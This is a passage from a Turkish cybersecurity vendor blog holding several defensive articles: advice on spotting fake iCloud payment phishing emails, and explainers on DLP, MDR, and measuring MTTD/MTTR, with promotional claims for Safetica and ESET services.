Rapordaki ikinci veri de konuyla doğrudan ilgili. H1 2026’da e-postalarda en sık tespit edilen tehdit HTML/Phishing.Agent oldu ve e-posta tespitlerinin %19,9’unu oluşturdu. Listenin başında karmaşık bir casus yazılım değil, sahte bir web sayfasına götüren basit bir oltalama dosyası var. Saldırganlar için en verimli yatırım hâlâ iyi kurgulanmış bir korku mesajı.
## Türkiye’de durum: veri yok, risk yok değil
Türkiye’de bu kampanyanın kaç kişiye ulaştığını gösteren yayımlanmış bir sayı bulamadım. Bunu “kampanya buraya uğramadı” diye okumamak gerekiyor; yalnızca kimsenin saymadığını gösteriyor. [Gelen kutularındaki genel artış](https://antivirus.com.tr/spam-ve-dolandiricilik-e-postalari-son-gunlerde-neden-artti/) zaten hepimizin gözünün önünde.
Sahte iCloud ödeme e-postası çoğunlukla İngilizce geliyor ve bu, ilk bakışta bizi koruyan bir ayrıntı gibi görünebilir. Buna fazla güvenmemek gerek: şablonu Türkçeye çevirmek, dolandırıcı için birkaç dakikalık bir iş. Kart bilgisi girildikten sonra da kaybın hangi dilde yaşandığının bir önemi kalmıyor.
## iCloud ödeme e-postası geldiğinde hangi adımda durmalı?
Dolandırıcılığın dört adımı var: iCloud ödeme e-postası, ilk link, sahte tarama ve ödeme formu. Bunlardan üçü tamamen dolandırıcının kontrolünde. Sizin kontrolünüzdeki tek şey, faturanıza nereden baktığınız.
Sahte iCloud ödeme e postası dolandırıcılığının dört adımı
Gerçek bir ödeme sorunu varsa bu bilgi telefonunuzda zaten duruyor. iPhone’da Ayarlar’da adınıza dokunup Abonelikler ve iCloud bölümlerine baktığınızda, ödemenin gerçekten başarısız olup olmadığını e-postaya hiç dokunmadan görebilirsiniz. Android’de aynı kontrolün yeri Google One uygulaması. Uygulama bir sorun göstermiyorsa, e-postanın ne söylediğinin hiçbir önemi yok.
Bu kuralın güzel yanı, sizi sahte e-postayı tanımak zorunda bırakmaması. Gönderen adresini incelemek, linkin üstüne gelip gerçek adrese bakmak, yazım hatası aramak işe yarar ama her seferinde dikkat ister; dolandırıcılar da e-postalarını her gün biraz daha inandırıcı hâle getiriyor. “Faturama yalnızca uygulamadan bakarım” kararı ise dikkat gerektirmiyor. E-posta ne kadar ikna edici olursa olsun, siz zaten linke tıklamıyorsunuz. Apple da [resmi destek sayfasında](https://support.apple.com/tr-tr/102568) şüpheli mesajlardaki linkler yerine doğrudan resmi kanalları kullanmayı öneriyor.
Linke tıkladıysanız ama hiçbir bilgi girmediyseniz, sekmeyi kapatmak çoğu zaman yeterli. Kart bilgisini girdiyseniz beklemeden bankanızı arayın, kartı kapattırın ve ekstrenizde tanımadığınız abonelik ödemelerine itiraz edin. [Bir oltalama linkine tıkladıktan sonra yapılması gerekenleri](https://antivirus.com.tr/oltadan-kurtulmak-bir-kimlik-avi-phishing-linkine-tikladiktan-sonra-yapilmasi-gereken-10-sey/) ayrıntılı olarak ayrı bir yazıda ele almıştık.
Sahte iCloud ödeme e-postası sizi tanımıyor; adınızı bir listeden alıyor, korkunuzu ise tahmin ediyor. Dolandırıcıların güvendiği şey, fotoğraflarını kaybetme ihtimaliyle karşılaşan birinin önce tıklayıp sonra düşünmesi. Bugün yapabileceğiniz tek bir şey var: telefonunuzdaki abonelik ekranını bir kez açın ve yerini öğrenin. Bir sonraki e-posta geldiğinde nereye bakacağınızı bilmek, onu okumaktan daha iyi bir savunma.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, E-Posta, iCloud, Oltalama, Siber Güvenlik
---
### [DLP nedir? Veri kaybı önleme rehberi](https://antivirus.com.tr/dlp-nedir-veri-kaybi-onleme-rehberi/)
**Published:** Eylül 14, 2026
**Author:** Can Erginkurban
**Excerpt:** DLP nedir? Veri kaybı önleme çözümlerinin nasıl çalıştığını, gerçek bir içeriden sızıntı vakasıyla öğrenin.
**Content:**
Mayıs 2023’te Tesla’nın başına gelen olay, dışarıdan bir saldırganın değil, içeriden iki eski çalışanın eseriydi. Alman gazetesi Handelsblatt’a sızdırılan 100 GB’lık veri — 75.735 kişinin çalışan kayıtları, müşteri şikâyetleri, üretim sırları ve banka bilgileri — güvenlik duvarını aşan bir saldırının değil, erişim yetkisini kötüye kullanan iki kişinin işiydi. Tesla’nın teknik altyapısında bir açık yoktu; eksik olan, birinin “bu kadar veri neden ve nereye gidiyor?” diye sormasıydı. DLP nedir? Data Loss Prevention (Veri Kaybı Önleme) var olma sebebi tam olarak bu sorudur.
## DLP nedir, gerçekte ne yapar?
DLP, kurumsal verilerin izinsiz şekilde dışarı çıkmasını — ister kasıtlı bir sızıntı ister çalışan hatası olsun — tespit edip engelleyen bir güvenlik yaklaşımıdır. Burada altını çizmek gerekir: sektör verileri, veri ihlallerinin önemli bir kısmının dış saldırganlardan değil içeriden kaynaklandığını gösteriyor. Bu yüzden DLP’nin asıl işi “kaleyi dışarıdan korumak” değil, kalenin içindeki hareketi anlamlandırmaktır.
## DLP nedir, nasıl işliyor?
Bir DLP çözümü önce hassas veriyi tanımaya çalışır — kimlik bilgisi, finansal kayıt, müşteri verisi, fikri mülkiyet — sonra bu verinin nereye gidebileceğine dair politikalar kurar. Bir çalışan bir müşteri listesini kişisel e-postasına göndermeye ya da bir USB belleğe kopyalamaya kalktığında, sistem bunu ya engeller ya da güvenlik ekibini anında uyarır. Modern DLP çözümleri burada tek başına “kural” ile yetinmez; Safetica’nın Contextual Defense yaklaşımında olduğu gibi içerik analizini davranış analiziyle birleştirerek gerçek bir tehditle sıradan bir iş akışını birbirinden ayırır — bu da güvenlik ekiplerinin en büyük sorunlarından biri olan “alarm yorgunluğunu” azaltır.
Üç katmanda çalışır: **Ağ DLP** kurum ağından çıkan trafiği izler, **Uç Nokta DLP** bilgisayar ve mobil cihazlardaki veri hareketini kontrol eder, **Bulut DLP** ise SaaS uygulamaları ve bulut depolamadaki veriyi korur. Tesla vakasında olduğu gibi büyük hacimli, alışılmadık bir veri hareketi — 100 GB’lık bir aktarım — bu katmanlardan herhangi birinde bir DLP politikasını tetikleyecek türden bir sinyaldi.
## Rakamlar ne diyor?
[Safetica’nın 2025’in ikinci yarısına ait platform verilerine göre](https://safetica.com/resources/safetica-data-protection-trends), engellenen etkinliklerin ve politika ihlallerinin **%60’tan fazlası** — yani her 5 vakadan 3’ü — web, e-posta ve anlık mesajlaşma üzerinden gerçekleşiyor; e-posta tek başına tehdit seviyesindeki uyarıların **%72’sini** tetikliyor. Aynı dönemde ChatGPT’ye yönelik engellemeler çeyrek bazında **%86 arttı** — çalışanların hassas veriyi üretken yapay zekâ araçlarına yapıştırma alışkanlığının ne kadar hızlı yaygınlaştığının bir göstergesi. İlginç bir bulgu da şu: bir kanal engellendiğinde çalışanlar riskli davranışı bırakmıyor, şifreli mesajlaşma uygulamalarına kayıyor — Q4’te bu uygulamaların kullanımı %64’ü aştı. Bu da DLP’nin neden tek bir kanalı değil, veri akışının bütününü görmesi gerektiğini gösteriyor.
Bu alanda öne çıkan çözümlerden biri, Çekya merkezli bir girişim olarak yola çıkıp bugün Avrupa, ABD ve Latin Amerika’da faaliyet gösteren bağımsız bir veri güvenliği şirketi olan Safetica. Eylül 2026’da G2’nin Fall raporlarında DLP, kullanıcı ve varlık davranış analitiği (UEBA) ile içeriden tehdit yönetimi (ITM) kategorilerinin üçünde birden kategori lideri olarak öne çıktı — özellikle orta ölçekli kurumların ihtiyaçlarına göre şekillenen bir yaklaşımla. Veri kaybını önlemeyi içeriden risk yönetimi, veri keşfi/sınıflandırma ve uyumluluk hazırlığıyla (KVKK, GDPR, HIPAA, PCI-DSS gibi) tek bir platformda birleştiriyor.
Doğru DLP çözümünü seçmek kuruluşun büyüklüğüne, mevcut altyapısına ve düzenleyici yükümlülüklerine göre değişir — bu kararı somut adımlara dökmek isteyenler için [kuruluşunuzda DLP politikası nasıl oluşturulur](https://antivirus.com.tr/kurulusunuzda-dlp-politikasi-nasil-olusturulur/) yazımızda süreci baştan sona ele aldık. Piyasadaki platformları karşılaştırmak için ise:
- [En İyi DLP Yazılımı 2026: 5 Platform Karşılaştırması](https://antivirus.com.tr/en-iyi-dlp-yazilimi-2026-5-platform-karsilastirmasi/)
- [DLP ve Entegre DLP: Sizin için en mantıklı olan hangisi?](https://antivirus.com.tr/dlp-ve-entegre-dlp-sizin-icin-en-mantikli-olan-hangisi/)
## Sonuç
Tesla’nın yaşadığı gibi, en büyük veri sızıntılarının çoğu bir güvenlik açığından değil, kimin, neye, ne zaman erişebildiğini kimsenin sorgulamamasından doğar. DLP, verinin nerede olduğunu bilmekten çok, o veriye ne olacağını kontrol etmekle ilgilidir. Sektöre özgü örnekler için:
- [Otomotiv Sektöründe DLP (Veri Kaybını Önleme)](https://antivirus.com.tr/otomotiv-sektorunde-dlp-veri-kaybini-onleme/)
- [AWS & DLP (Veri Kaybı Önleme)](https://antivirus.com.tr/aws-dlp-veri-kaybi-onleme/)
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** DLP, Kurumsal Güvenlik, Siber Güvenlik
---
### [MDR nedir? Yönetilen tespit ve müdahale rehberi](https://antivirus.com.tr/mdr-nedir-yonetilen-tespit-ve-mudahale-rehberi/)
**Published:** Eylül 14, 2026
**Author:** ESET
**Excerpt:** MDR nedir, nasıl çalışır ve EDR'den farkı nedir? Yönetilen tespit ve müdahale hizmetini, hangi işletmelere uygun olduğunu ve faydalarını anlatıyoruz.
**Content:**
## MDR nedir?
MDR nedir sorusunun en kısa cevabı şu: MDR (Managed Detection and Response / Yönetilen Tespit ve Müdahale), bir işletmenin ağını, uç noktalarını ve bulut ortamlarını 7/24 izleyen, şüpheli etkinlikleri tespit eden ve saldırı anında doğrudan müdahale eden yönetilen bir siber güvenlik hizmetidir. Kısaca: kendi güvenlik ekibinizi kurmak yerine, bu ekibi dışarıdan hizmet olarak devreye alırsınız.
Buradaki kritik kelime **müdahale**. Piyasadaki birçok hizmet size yalnızca uyarı gönderir; uyarıyı değerlendirmek ve saldırıyı durdurmak yine sizin işinizdir. MDR’ı ayıran şey, tespit ettiği tehdide sizin adınıza müdahale etme yetkisi ve sorumluluğudur.
## MDR nasıl çalışır?
MDR hizmeti üç bileşeni bir araya getirir: sürekli izleme yapan teknoloji (EDR/XDR sensörleri), bu verileri analiz eden bir [SOC ekibi](https://antivirus.com.tr/soc-ler-neden-schrodingerin-kedisi-gibidir/) ve önceden tanımlanmış müdahale süreçleri. Pratikte akış dört adımda ilerler:
- **Toplama:** Uç noktalara, sunuculara ve bulut servislerine yerleştirilen sensörler süreç, ağ ve kimlik olaylarını kaydeder.
- **Tespit ve triyaj:** Otomatik analiz binlerce sinyali daraltır, insan analistler kalanları inceleyip gerçek tehdidi gürültüden ayırır. Bu adım, iç ekipleri boğan yanlış pozitif yükünün büyük kısmını üstlenir.
- **Müdahale:** Doğrulanan bir tehditte ekip saldırıyı izole eder, etkilenen makineyi ağdan ayırır, zararlı süreci sonlandırır ve ele geçirilmiş hesapları kilitler.
- **Kök neden ve kapanış:** Olay bittikten sonra saldırının nereden girdiği raporlanır ve aynı yolun tekrar kullanılmaması için öneriler sunulur.
Bu döngünün ne kadar sürdüğü, hizmetin gerçek kalitesini gösteren en somut ölçüdür. [Müdahale hızının kuruluşlar için ne anlama geldiğini](https://antivirus.com.tr/mdr-ile-kuruluslar-mudahale-hizini-ve-guvenligini-artiriyor/) ayrıca ele almıştık.
## MDR, EDR ve XDR arasındaki fark
Bu üç kısaltma sık karıştırılıyor, oysa ayrım basit:
- **EDR** (Endpoint Detection and Response), uç noktalardaki etkinliği izleyen bir yazılımdır — veri toplar ve görünürlük sağlar.
- **XDR** (Extended Detection and Response), aynı mantığı uç noktanın ötesine taşır: e-posta, ağ, kimlik ve bulut verisini tek bir görünümde birleştirir.
- **MDR** ise bir ürün değil, *hizmettir*. Bu araçları çalıştıran, yorumlayan ve müdahale eden insan ve süreç katmanıdır.
Basitçe: EDR ve XDR birer alet, MDR o aletleri kullanan uzman ekiptir. Bu ayrımın neden önemli olduğunu gösteren somut bir örnek var — saldırganlar artık [EDR’yi devre dışı bırakmaya yönelik araçlar](https://antivirus.com.tr/edr-katilleri-suruculerin-otesinde/) kullanıyor. Aracı izleyen bir insan yoksa, aracın susturulduğunu kimse fark etmez.
## Hangi işletmeler MDR’a ihtiyaç duyar?
Kendi bünyesinde 7/24 çalışan bir SOC ekibi kurmanın maliyeti çoğu KOBİ için karşılanabilir değildir. MDR, özellikle iç güvenlik ekibi küçük veya hiç olmayan işletmeler, eğitim kurumları ve üretim tesisleri için kurumsal seviyede bir savunmayı erişilebilir hâle getirir. Yönetilen bir servis sağlayıcısı (MSP) üzerinden çalışan işletmeler için de MDR, müşterilerine sunabilecekleri rekabetçi bir hizmet katmanı oluşturur.
## MDR ne zaman gerekmez?
Her işletmenin MDR’a ihtiyacı yoktur ve bunu söylemek dürüstlük gereğidir. Halihazırda 7/24 vardiyalı çalışan olgun bir iç SOC’unuz varsa MDR çoğu zaman mükerrer bir katman olur. Temel hijyen adımlarını —düzenli yama, çok faktörlü kimlik doğrulama, yedekleme, uç nokta koruması— henüz tamamlamadıysanız da öncelik MDR değildir: izlenecek bir savunma kurulmadan izleme hizmeti satın almak, sıralamayı ters çevirmek olur. MDR nedir sorusunun cevabı kadar önemli olan soru, onu hangi olgunluk seviyesinde devreye aldığınızdır.
## MDR’ın faydaları
- Saldırı tespitinden müdahaleye kadar geçen süreyi (dwell time) önemli ölçüde kısaltır
- İşe alması zor ve maliyetli olan uzman güvenlik personeline erişim sağlar
- 7/24 izleme, mesai saatleriyle sınırlı iç ekiplerin göremediği gece/hafta sonu saldırılarını da yakalar
- İç ekibin stratejik işlere odaklanmasına, operasyonel izleme yükünü dışarıya bırakmasına imkân tanır
- Bir olay yaşandığında [iş sürekliliğinin kesintiye uğramasını](https://antivirus.com.tr/mdr-ile-kesintileri-onleme-ve-siber-dayaniklilik-olusturma/) sınırlar
## MDR sağlayıcısı seçerken sorulacak sorular
Sağlayıcılar arasındaki fark pazarlama metinlerinde değil, sözleşme ayrıntılarında ortaya çıkar. Karar vermeden önce şunları sorun:
- **Müdahale yetkisi nereye kadar?** Sağlayıcı yalnızca haber mi veriyor, yoksa makineyi ağdan ayırma yetkisi de var mı?
- **Taahhüt edilen müdahale süresi nedir** ve bu süre sözleşmede yazıyor mu?
- **Hangi kaynakları izliyor?** Yalnızca uç nokta mı, e-posta ve bulut kimlikleri de dahil mi?
- **Türkçe ve yerel saat diliminde destek** veriliyor mu?
- **Olay sonrası rapor** kök neden analizi içeriyor mu, yoksa yalnızca kapatma bildirimi mi?
- **Veriler nerede saklanıyor** ve saklama süresi ne kadar?
Bir hizmetten [tam olarak ne beklemeniz gerektiğini](https://antivirus.com.tr/yonetilen-algilama-ve-yanit-mdr-hizmetinden-ne-beklemelisiniz/) ayrı bir yazıda ayrıntılandırdık.
## MDR fiyatlandırması nasıl çalışır?
MDR nedir sorusu netleştikten sonra gelen ikinci soru genellikle maliyet oluyor. MDR hizmetleri tek bir liste fiyatıyla değil, korunan uç nokta veya kullanıcı sayısına göre abonelik olarak fiyatlanır. Toplam maliyeti belirleyen başlıca değişkenler şunlardır: izlenen cihaz sayısı, kapsama alınan veri kaynakları (yalnızca uç nokta mı, e-posta ve bulut da mı), taahhüt edilen müdahale süresi ve hizmet katmanı. Karşılaştırma yaparken fiyatı tek başına değil, *müdahale yetkisiyle birlikte* değerlendirin: yalnızca uyarı gönderen ucuz bir hizmet, saldırıyı sizin adınıza durduran bir hizmetle aynı işi yapmaz.
## ESET MDR farkı
Piyasadaki MDR hizmetleri arasındaki en büyük fark genellikle tepki hızında ve tehdit istihbaratının derinliğinde ortaya çıkar. [ESET MDR](https://www.eset.com/tr/business/services/managed-detection-and-response/), tehdit tespitinden müdahaleye kadar geçen süreyi ortalama **6 dakikaya** indiriyor — ESET’in yayımlanmış sağlayıcı rakamlarıyla yaptığı karşılaştırmaya göre sektörün en hızlı MDR hizmetlerinden biri. Arkasında 35 yılı aşkın tehdit araştırması, 100 milyonu aşkın sensörden beslenen küresel bir istihbarat ağı ve SOC 2 Type 2 sertifikası var.
Bağımsız analist kuruluşları da bunu doğruluyor: ESET, [KuppingerCole Leadership Compass 2026](https://www.eset.com/int/business/kuppingercole-leadership-compass-mdr/) raporunda MDR alanında “Market Leader” olarak, 2024 IDC MarketScape’inde ise Modern Uç Nokta Güvenliği kategorisinde “Leader” olarak konumlandırıldı. Hizmet, uç nokta koruması, XDR, bulut sandbox analizi ve çok faktörlü kimlik doğrulamayı tek konsolda birleştiren farklı katmanlarda sunuluyor.
## Sonuç
MDR nedir sorusunun pratik karşılığı şu: kurumsal seviyede bir tespit-ve-müdahale kapasitesi, kendi SOC’unuzu kurmanın maliyeti olmadan işletmenize gelir. Sektöre özgü kullanım örnekleri için:
- [MDR ile KOBİ’ler nasıl savunma avantajı oluşturuyor?](https://antivirus.com.tr/mdr-ile-kobiler-nasil-savunma-avantaji-olusturuyor/)
- [Eğitim sektörü için MDR, nasıl bir fayda sağlar?](https://antivirus.com.tr/egitim-sektoru-icin-mdr-nasil-bir-fayda-saglar/)
- [MDR, MSP’lere rekabetçi pazarda nasıl avantaj sağlayabilir?](https://antivirus.com.tr/mdr-msplere-rekabetci-pazarda-nasil-avantaj-saglayabilir/)
- [MDR ile üretim güvenliğine yardımcı olmak](https://antivirus.com.tr/mdr-ile-uretim-guvenligine-yardimci-olmak/)
- [MDR (Yönetilen tespit ve müdahale) işletmeniz için uygun mu?](https://antivirus.com.tr/mdr-yonetilen-tespit-ve-mudahale-isletmeniz-icin-uygun-mu/)
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** KOBİ, Kurumsal Güvenlik, MDR, Siber Güvenlik
---
### [MTTD ve MTTR nedir, nasıl ölçülür? SOC hızınızı test edin](https://antivirus.com.tr/mttd-ve-mttr-nedir-nasil-olculur-soc-hizinizi-test-edin/)
**Published:** Eylül 17, 2026
**Author:** Can Erginkurban
**Excerpt:** MTTD ve MTTR nedir, nasıl ölçülür? Bir SOC'ün ihlali fark etme ve müdahale süresini gerçek verilerle, PayPal örneği üzerinden açıklıyoruz.
**Content:**
Altı ay. PayPal’ın Working Capital kredi platformuna sızan bir saldırganın, fark edilmeden erişimini sürdürdüğü süre bu kadardı. Erişim 1 Temmuz 2025’te başladı, ancak 12 Aralık 2025’te fark edildi. Bir saldırının nihai maliyetini belirleyen çoğu zaman saldırının kendisi değil, onu fark edene kadar geçen süredir. Bu yazı MTTD ve MTTR kavramlarını, yani bir saldırının fark edilme ve müdahale hızını ele alıyor.
## MTTD ve MTTR aslında ne ölçer?
MTTD (Mean Time to Detect) ve MTTR (Mean Time to Respond), bir güvenlik ekibinin hızını sayıya dökmenin en doğrudan yolu. MTTD, bir saldırganın sisteme girişiyle bu girişin fark edilmesi arasında geçen süre. MTTR ise fark edildikten sonra tehdidin etkisiz hâle getirilmesine kadar geçen süre. İkisi birlikte, bir SOC’ün (Güvenlik Operasyon Merkezi) gerçek performansını gösterir; ne kadar log topladığını ya da kaç alarm ürettiğini değil. PayPal izole bir uç değer değil. IBM’in 2025 Veri İhlali Maliyet Raporu’na göre ortalama tespit süresi hâlâ 181 gün, ihlalin tüm yaşam döngüsü (fark edilme, kontrol altına alma, kapatma) ise 241 gün.
Bu iki metrik arasındaki fark önemli. Düşük MTTD’ye sahip ama yüksek MTTR’si olan bir ekip, saldırıyı hızlı görür ama yavaş müdahale eder; saldırgan bu sürede yanal hareket etmeye devam edebilir. Tam tersi de mümkün: hızlı müdahale kapasitesi olan ama tespit mekanizması zayıf bir ekip, zaten günler sonra fark ettiği bir tehdide “hızlı” tepki verdiğini düşünür. İkisi birlikte ölçülmeden, hiçbiri tek başına anlamlı değil.
## MTTD ve MTTR neden saldırı hızına yetişemiyor
ESET’in [H1 2026 Tehdit Raporu](https://antivirus.com.tr/eset-tehdit-raporu-h1-2026/ "ESET Tehdit Raporu H1 2026")‘ndaki iki rakam bu ölçümün neden dakikalar cinsinden yapılması gerektiğini gösteriyor. ClickFix tekniğini kullanan saldırılar aynı dönemde yüzde 108 arttı. Kullanıcıyı kendi eliyle zararlı kodu çalıştırmaya ikna eden bu yöntem, klasik imza tabanlı tespitin yakalayamadığı bir davranış kalıbı üretiyor. Raporda benzersiz zararlı URL engellemeleri de yüzde 172 arttı. Bu, saldırganların artık tek kullanımlık alan adlarıyla çalıştığı, dün engellenen bir adresin bugün işe yaramadığı anlamına geliyor.
Bu iki eğilim yan yana konduğunda ortaya çıkan sonuç şu: statik kural setleriyle ya da günde bir kez çalışan taramalarla MTTD’yi düşürmek artık mümkün değil. Saldırı yüzeyi saatlik değişiyor; MTTD ve MTTR de aynı hızda, dakikalar cinsinden ölçülmek zorunda, günler cinsinden değil.
## PayPal’da neden altı ay fark edilmedi?
[Resmî ihlal bildirimine göre](https://www.mass.gov/doc/2026-240-paypal-inc/download) PayPal, sızıntının kök nedenini PPWC kredi başvuru sürecindeki bir kod hatasına bağladı. Hatalı kod, kimliği doğrulanmamış bir isteğin müşteri verisine (isim, SSN, doğum tarihi, iş adresi) ulaşmasına izin veriyordu. Bu istekler günlük trafik içinde normal bir başvurudan ayırt edilemiyordu. PayPal, tespitten sonra yaklaşık 100 etkilenen kullanıcının şifresini sıfırladı ve yetkisiz işlemleri iade etti; ancak sızıntının nasıl fark edildiğine dair teknik detay paylaşmadı.
Altı ay boyunca hiçbir alarm çalmadı, çünkü sızıntı klasik bir “dışarıdan içeri girme” değil, uygulamanın kendi mantığındaki bir açıktı. İmza tabanlı hiçbir tespit sistemi bunu yakalayacak şekilde tasarlanmamıştı. MTTD ve MTTR rakamlarını ölçmeyen bir kuruluş için bu tablo hiç şaşırtıcı gelmez, çünkü zaten kendi durumunu bilmiyordur.

## MTTD ve MTTR nerede kopuyor?
Çoğu kuruluş için sorun, MTTD’yi kötü ölçmek değil, hiç ölçmemek. [Görünürlük olmadan bir ihlali bilemezsiniz](https://antivirus.com.tr/soc-ler-neden-schrodingerin-kedisi-gibidir/ "SOC'ler Neden Schrödinger'in Kedisi Gibidir?"); ama görünürlük kurduğunuzda da (EDR/XDR araçlarını devreye aldığınızda) ikinci bir kopma noktası çıkar. Araçlar günde binlerce uyarı üretir, ekip bunların çoğunu susturur, ve MTTD rakamı iyileşiyormuş gibi görünse de aslında sadece görünmez hâle gelmiştir.
Gerçek kopma noktası burada: MTTD ve MTTR’yi anlamlı düşürmek, 7/24 izleme ve sürekli ayarlanan (tuned) tespit kuralları gerektiriyor. İçeride bunu kurmak aylar ve ciddi bir bütçe istiyor; kurmadan sadece araçları açmak ise az önce anlattığım “görünmez hâle gelme” riskini büyütüyor. Bu yüzden giderek daha fazla kuruluş, bu iki metriği kendi bünyesinde sıfırdan inşa etmek yerine, zaten ölçüp yayınlayan bir [MDR hizmetine](https://antivirus.com.tr/mdr-nedir-yonetilen-tespit-ve-mudahale-rehberi/ "MDR nedir? Yönetilen tespit ve müdahale rehberi") yöneliyor.
## Sonuç
IBM’in 181 günlük endüstri ortalamasıyla ESET MDR’ın [1 dakikanın altındaki MTTD, 6 dakikanın altındaki MTTR](https://www.eset.com/tr/business/services/managed-detection-and-response/) rakamı arasındaki fark, sadece bir pazarlama iddiası değil; ölçülebilir bir kapasite farkı. Yazının başındaki soruya dönersem: asıl maliyeti saldırının kendisi değil, fark edilene kadar geçen süre belirliyor. Bugün atabileceğiniz tek adım şu: kendi MTTD ve MTTR sürenizin ne olduğunu, tahmin etmeden, gerçekten biliyor musunuz?
Başlangıç noktası aslında elinizin altında: SIEM ya da destek/ticket sisteminizdeki zaman damgaları. Bir alarmın oluşturulduğu an ile bir analistin ilk dokunduğu an arasındaki farkı çıkarmak, kaba ama gerçek bir MTTD tahmini verir. Bu ölçümü sistematik hale getirmenin adımlarını [bir sonraki yazımızda](https://antivirus.com.tr/mttd-ve-mttr-olcme-nereden-baslarsiniz/ "MTTD ve MTTR ölçme: kendi SOC'unuzda nereden başlarsınız?") ele alıyoruz. Kurum içi SOC ile MDR arasındaki tercih için ise [kapsamlı karar rehberimize](https://antivirus.com.tr/soc-mu-mdr-mi-kapsamli-karar-rehberi/ "SOC mu MDR mı? Kapsamlı karar rehberi") bakabilirsiniz.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, Siber Güvenlik, SOC
---
### [MTTD ve MTTR ölçme: kendi SOC'unuzda nereden başlarsınız?](https://antivirus.com.tr/mttd-ve-mttr-olcme-nereden-baslarsiniz/)
**Published:** Eylül 17, 2026
**Author:** Can Erginkurban
**Excerpt:** MTTD ve MTTR ölçme, tek bir zaman damgasından ibaret değil. Kendi SOC'unuzda nereden başlayacağınızı gerçek bir vakayla anlatıyoruz.
**Content:**
“Ne zaman fark ettiniz?” Çoğu güvenlik ekibi bu soruya rahatça cevap verir. Asıl zor soru farklı: “Ne zaman anladınız?” Bu iki soru arasındaki mesafe, MTTD ve MTTR ölçme konusunda çoğu kuruluşun düştüğü tuzağı özetliyor.
## MTTD ve MTTR ölçmede tek zaman damgası yeterli değil
[Önceki yazımızda](https://antivirus.com.tr/mttd-ve-mttr-nedir-nasil-olculur-soc-hizinizi-test-edin/ "MTTD ve MTTR nedir, nasıl ölçülür?") MTTD ve MTTR’nin ne olduğunu tanımlamıştık. Sorun şu ki çoğu ekip bunu ölçmeye çalışırken tek bir zaman damgasına güveniyor: alarmın SIEM’de oluştuğu an. Bu, hikayenin sadece başlangıcı.
Gerçek MTTD ve MTTR ölçme süreci en az üç ayrı zaman damgası gerektiriyor. Alarmın oluşturulduğu an, bir analistin ona ilk dokunduğu an ve tehdidin fiilen kontrol altına alındığı an. Bu üçü birbirine karıştığında ortaya çıkan rakam, gerçek hızınızı değil, en iyimser senaryonuzu gösterir.
## Saldırganlar 22 saniyede el değiştiriyor
